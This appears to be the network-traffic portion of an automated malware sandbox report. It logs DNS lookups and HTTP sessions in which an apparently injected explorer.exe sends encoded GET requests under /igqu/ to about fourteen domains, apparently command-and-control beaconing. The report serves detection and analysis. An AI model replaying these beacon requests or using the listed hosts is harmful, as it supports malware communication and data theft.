Nov 21, 2020 09:24:32.940440893 CET	8.8.8.8	192.168.2.5	0x88b2	No error (0)	www.rockinglifefromhome.com	rockinglifefromhome.com		CNAME (Canonical name)	IN (0x0001)
Nov 21, 2020 09:24:32.940440893 CET	8.8.8.8	192.168.2.5	0x88b2	No error (0)	rockinglifefromhome.com		34.102.136.180	A (IP address)	IN (0x0001)
Nov 21, 2020 09:24:38.254417896 CET	8.8.8.8	192.168.2.5	0x7179	No error (0)	www.allmm.info	allmm.info		CNAME (Canonical name)	IN (0x0001)
Nov 21, 2020 09:24:38.254417896 CET	8.8.8.8	192.168.2.5	0x7179	No error (0)	allmm.info		34.102.136.180	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.ariasu-nakanokaikei.com
- www.allan-wren.com
- www.theoutdoorbed.com
- www.sweetbasilmarketing.com
- www.pasumaisangam.com
- www.justsoldbykristen.com
- www.lotoencasa.com
- www.guidesgold.net
- www.thoughtslate.com
- www.chemtradent.com
- www.erpsystem.site
- www.forbigdogs.com
- www.rockinglifefromhome.com
- www.allmm.info

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49740	13.224.93.48	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 21, 2020 09:23:22.907758951 CET	264	OUT	GET /igqu/?1b3H_Ni=b5xSTUUVmbOqauvhDdE25zWaspHItZbymNmRh6QlTutVQGy0NN3SxEYa8xt/OgRWZ9lL&JXhpvv=OXXTgtL8CzU0PRx0 HTTP/1.1 Host: www.ariasu-nakanokaikei.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 21, 2020 09:23:22.924204111 CET	265	IN	HTTP/1.1 301 Moved Permanently Server: CloudFront Date: Sat, 21 Nov 2020 08:23:22 GMT Content-Type: text/html Content-Length: 183 Connection: close Location: https://www.ariasu-nakanokaikei.com/igqu/?1b3H_Ni=b5xSTUUVmbOqauvhDdE25zWaspHItZbymNmRh6QlTutVQGy0NN3SxEYa8xt/OgRWZ9lL&JXhpvv=OXXTgtL8CzU0PRx0 X-Cache: Redirect from cloudfront Via: 1.1 c202f63846a430afd2d556266be8b50c.cloudfront.net (CloudFront) X-Amz-Cf-Pop: ZRH50-C1 X-Amz-Cf-Id: IvrzCmMd-h2iLZwaz6t1hSr_hNGNKqs9Q0D7lXDME7vECDC-faQVBw== Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 20 62 67 63 6f 6c 6f 72 3d 22 77 68 69 74 65 22 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 43 6c 6f 75 64 46 72 6f 6e 74 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body bgcolor="white"> 301 Moved Permanently <hr> CloudFront </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.5	49746	104.161.26.87	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 21, 2020 09:23:28.311546087 CET	5133	OUT	GET /igqu/?1b3H_Ni=Jn5Vr1+14bH3XXZofqraFeWVa26wP8rJvzlWs5bnBoBEHljdRY0tb4g4rLkzBbL1dWSS&JXhpvv=OXXTgtL8CzU0PRx0 HTTP/1.1 Host: www.allan-wren.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Nov 21, 2020 09:23:28.490438938 CET	5134	IN	HTTP/1.1 200 OK Server: nginx Date: Sat, 21 Nov 2020 08:23:26 GMT Content-Type: text/html; charset=GBK Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Data Raw: 32 33 63 0d 0a 0d 0a 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 20 62 67 63 6f 6c 6f 72 3d 22 77 68 69 74 65 22 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 2f 31 2e 34 2e 33 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 0d 0a 30 0d 0a 0d 0a Data Ascii: 23c<html><head><title>403 Forbidden</title></head><body bgcolor="white"><center> 403 Forbidden </center><hr><center>nginx/1.4.3</center></body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.5	49756	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 21, 2020 09:24:22.307404995 CET	5156	OUT	GET /igqu/?1b3H_Ni=ZRPeOuYuFqwCE6hLODJInGZZul3mSlUAF2kmaH+TgtUwwh/GNGVQ9RWrqwSZOKD9NgnN&JXhpvv=OXXTgtL8CzU0PRx0 HTTP/1.1 Host: www.erpsystem.site Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 21, 2020 09:24:22.422575951 CET	5157	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Sat, 21 Nov 2020 08:24:22 GMT Content-Type: text/html Content-Length: 275 ETag: "5fb7c4ff-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.5	49757	81.169.145.95	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 21, 2020 09:24:27.529479027 CET	5158	OUT	GET /igqu/?1b3H_Ni=hqyhMfRLrOIQC7GjaQnjrCruer7JrdNhQeLxI9U0LsQdDm7qZoXdq0VVbkb5+tb+Xu86&JXhpvv=OXXTgtL8CzU0PRx0 HTTP/1.1 Host: www.forbigdogs.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Nov 21, 2020 09:24:27.551035881 CET	5158	IN	HTTP/1.1 404 Not Found Date: Sat, 21 Nov 2020 08:24:27 GMT Server: Apache/2.4.43 (Unix) Content-Length: 196 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.5	49758	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 21, 2020 09:24:32.959045887 CET	5159	OUT	GET /igqu/?1b3H_Ni=42cTP78OQQp4lToQAaTApkvzdS7tu3b97V7Z9hUZNPZ7GHRvcEVBBFWfORKXu9ozCmYh&JXhpvv=OXXTgtL8CzU0PRx0 HTTP/1.1 Host: www.rockinglifefromhome.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Nov 21, 2020 09:24:33.074023008 CET	5160	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Sat, 21 Nov 2020 08:24:33 GMT Content-Type: text/html Content-Length: 275 ETag: "5fb7c4ff-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.5	49759	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 21, 2020 09:24:38.272831917 CET	5161	OUT	GET /igqu/?1b3H_Ni=4PnhXD1XQOAEhvyRg6knEMy8erSWBtwfFfVfV7Yg7HuI1lqkNO9tokZPvE8hw33lw/Tr&JXhpvv=OXXTgtL8CzU0PRx0 HTTP/1.1 Host: www.allmm.info Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Nov 21, 2020 09:24:38.388168097 CET	5161	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Sat, 21 Nov 2020 08:24:38 GMT Content-Type: text/html Content-Length: 275 ETag: "5fb7c4ff-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.5	49760	13.224.93.48	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 21, 2020 09:24:48.429152966 CET	5162	OUT	GET /igqu/?1b3H_Ni=b5xSTUUVmbOqauvhDdE25zWaspHItZbymNmRh6QlTutVQGy0NN3SxEYa8xt/OgRWZ9lL&JXhpvv=OXXTgtL8CzU0PRx0 HTTP/1.1 Host: www.ariasu-nakanokaikei.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 21, 2020 09:24:48.445446014 CET	5163	IN	HTTP/1.1 301 Moved Permanently Server: CloudFront Date: Sat, 21 Nov 2020 08:24:48 GMT Content-Type: text/html Content-Length: 183 Connection: close Location: https://www.ariasu-nakanokaikei.com/igqu/?1b3H_Ni=b5xSTUUVmbOqauvhDdE25zWaspHItZbymNmRh6QlTutVQGy0NN3SxEYa8xt/OgRWZ9lL&JXhpvv=OXXTgtL8CzU0PRx0 X-Cache: Redirect from cloudfront Via: 1.1 ebbd7f31e48ea8cf77f6021cdd92bf62.cloudfront.net (CloudFront) X-Amz-Cf-Pop: ZRH50-C1 X-Amz-Cf-Id: kQDUShKpwKbutxLz03ey90bfXEs9uxcIn9QVJFiQp9TTjTf4tXOV3Q== Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 20 62 67 63 6f 6c 6f 72 3d 22 77 68 69 74 65 22 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 43 6c 6f 75 64 46 72 6f 6e 74 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body bgcolor="white"> 301 Moved Permanently <hr> CloudFront </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.5	49747	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 21, 2020 09:23:33.580173016 CET	5135	OUT	GET /igqu/?1b3H_Ni=7TsZUea1gk4hSEvdc6EZbm1J0Wfs+lYlHRlJN5vF1TH1x8D6KkvV8DgWQzT8NLbVi8yc&JXhpvv=OXXTgtL8CzU0PRx0 HTTP/1.1 Host: www.theoutdoorbed.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 21, 2020 09:23:33.695125103 CET	5136	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Sat, 21 Nov 2020 08:23:33 GMT Content-Type: text/html Content-Length: 275 ETag: "5fb7c735-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.5	49748	185.201.11.126	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 21, 2020 09:23:38.914375067 CET	5137	OUT	GET /igqu/?1b3H_Ni=YEhaVrRn7U1iAIlzVSLmJg7Vd2zqgykvRGHwZQMAJohu7B6Tc4aodga4QJg4WZr1G+1s&JXhpvv=OXXTgtL8CzU0PRx0 HTTP/1.1 Host: www.sweetbasilmarketing.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Nov 21, 2020 09:23:39.243913889 CET	5137	IN	HTTP/1.1 301 Moved Permanently Connection: close X-Powered-By: PHP/7.2.34 Content-Type: text/html; charset=UTF-8 Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: http://sweetbasilmarketing.com/igqu/?1b3H_Ni=YEhaVrRn7U1iAIlzVSLmJg7Vd2zqgykvRGHwZQMAJohu7B6Tc4aodga4QJg4WZr1G+1s&JXhpvv=OXXTgtL8CzU0PRx0 X-Litespeed-Cache: miss Content-Length: 0 Date: Sat, 21 Nov 2020 08:23:39 GMT Server: LiteSpeed

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.5	49749	3.127.175.50	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 21, 2020 09:23:44.354377985 CET	5138	OUT	GET /igqu/?1b3H_Ni=cgoB+lenqGYlJtvc5JNC9VTF2CGbWvKagdSG/Om1O4x9+LG6GIhzUmnXZfPmgHDFLZxT&JXhpvv=OXXTgtL8CzU0PRx0 HTTP/1.1 Host: www.pasumaisangam.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Nov 21, 2020 09:23:44.371169090 CET	5139	IN	HTTP/1.1 301 Moved Permanently Server: nginx/1.16.1 Date: Sat, 21 Nov 2020 08:23:44 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Location: https://www.pasumaisangam.com:443/igqu/?1b3H_Ni=cgoB+lenqGYlJtvc5JNC9VTF2CGbWvKagdSG/Om1O4x9+LG6GIhzUmnXZfPmgHDFLZxT&JXhpvv=OXXTgtL8CzU0PRx0 Data Raw: 61 39 0d 0a 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 2f 31 2e 31 36 2e 31 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 0d 0a 30 0d 0a 0d 0a Data Ascii: a9<html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> nginx/1.16.1 </body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.5	49750	52.71.133.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 21, 2020 09:23:49.532294989 CET	5139	OUT	GET /igqu/?1b3H_Ni=4h23ofVf0wd/XYFA6lbDKykObBKMIHvT+gmvC/ZN8Gk4kRGXSO1DXfeAEBypKVKLfK2k&JXhpvv=OXXTgtL8CzU0PRx0 HTTP/1.1 Host: www.justsoldbykristen.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Nov 21, 2020 09:23:49.635669947 CET	5140	IN	HTTP/1.1 301 Moved Permanently Server: openresty/1.17.8.2 Date: Sat, 21 Nov 2020 08:23:49 GMT Content-Type: text/html Content-Length: 175 Connection: close Location: https://www.justsoldbykristen.com/igqu/?1b3H_Ni=4h23ofVf0wd/XYFA6lbDKykObBKMIHvT+gmvC/ZN8Gk4kRGXSO1DXfeAEBypKVKLfK2k&JXhpvv=OXXTgtL8CzU0PRx0 Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6f 70 65 6e 72 65 73 74 79 2f 31 2e 31 37 2e 38 2e 32 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> openresty/1.17.8.2 </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.5	49752	192.155.168.14	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Nov 21, 2020 09:23:55.216972113 CET	5149	OUT	GET /igqu/?1b3H_Ni=xBkCUm8FF1kjoaFXSBT5hrl7iUeljBCg0asG3x/fx29GNVo3vuMsob2h52kMpeSzyrJ8&JX hpvv=OXXTgtL8CzU0PRx0 HTTP/1.1 Host: www.lotoencasa.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 21, 2020 09:23:55.423753023 CET	5150	IN	HTTP/1.1 200 OK Server: nginx Date: Sat, 21 Nov 2020 08:23:55 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Data Raw: 31 0d 0a 2e 0d 0a 30 0d 0a 0d 0a Data Ascii: 1.0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.5	49753	204.188.203.155	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 21, 2020 09:24:00.619348049 CET	5151	OUT	GET /igqu/?1b3H_Ni=KYQlcl9vZGj8bR01lvQ9gDl5O0hjo7xV5yl6UTMOowrmblKr/7vG5jbVDjpERd28t5Sb&JX hpvv=OXXTgtL8CzU0PRx0 HTTP/1.1 Host: www.guidesgold.net Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 21, 2020 09:24:00.748373032 CET	5151	IN	HTTP/1.1 302 Moved Temporarily Server: nginx Date: Sat, 21 Nov 2020 08:24:00 GMT Content-Type: text/html Content-Length: 154 Connection: close Location: http://www.guidesgold.net?1b3H_Ni=KYQlcl9vZGj8bR01lvQ9gDl5O0hjo7xV5yl6UTMOowrmblKr/7vG5jbV DjpERd28t5Sb&JXhpvv=OXXTgtL8CzU0PRx0 Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 32 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 20 62 67 63 6f 6c 6f 72 3d 22 77 68 69 74 65 22 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 32 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>302 Found</title></head><body bgcolor="white"> 302 Found <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.5	49754	198.54.117.211	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
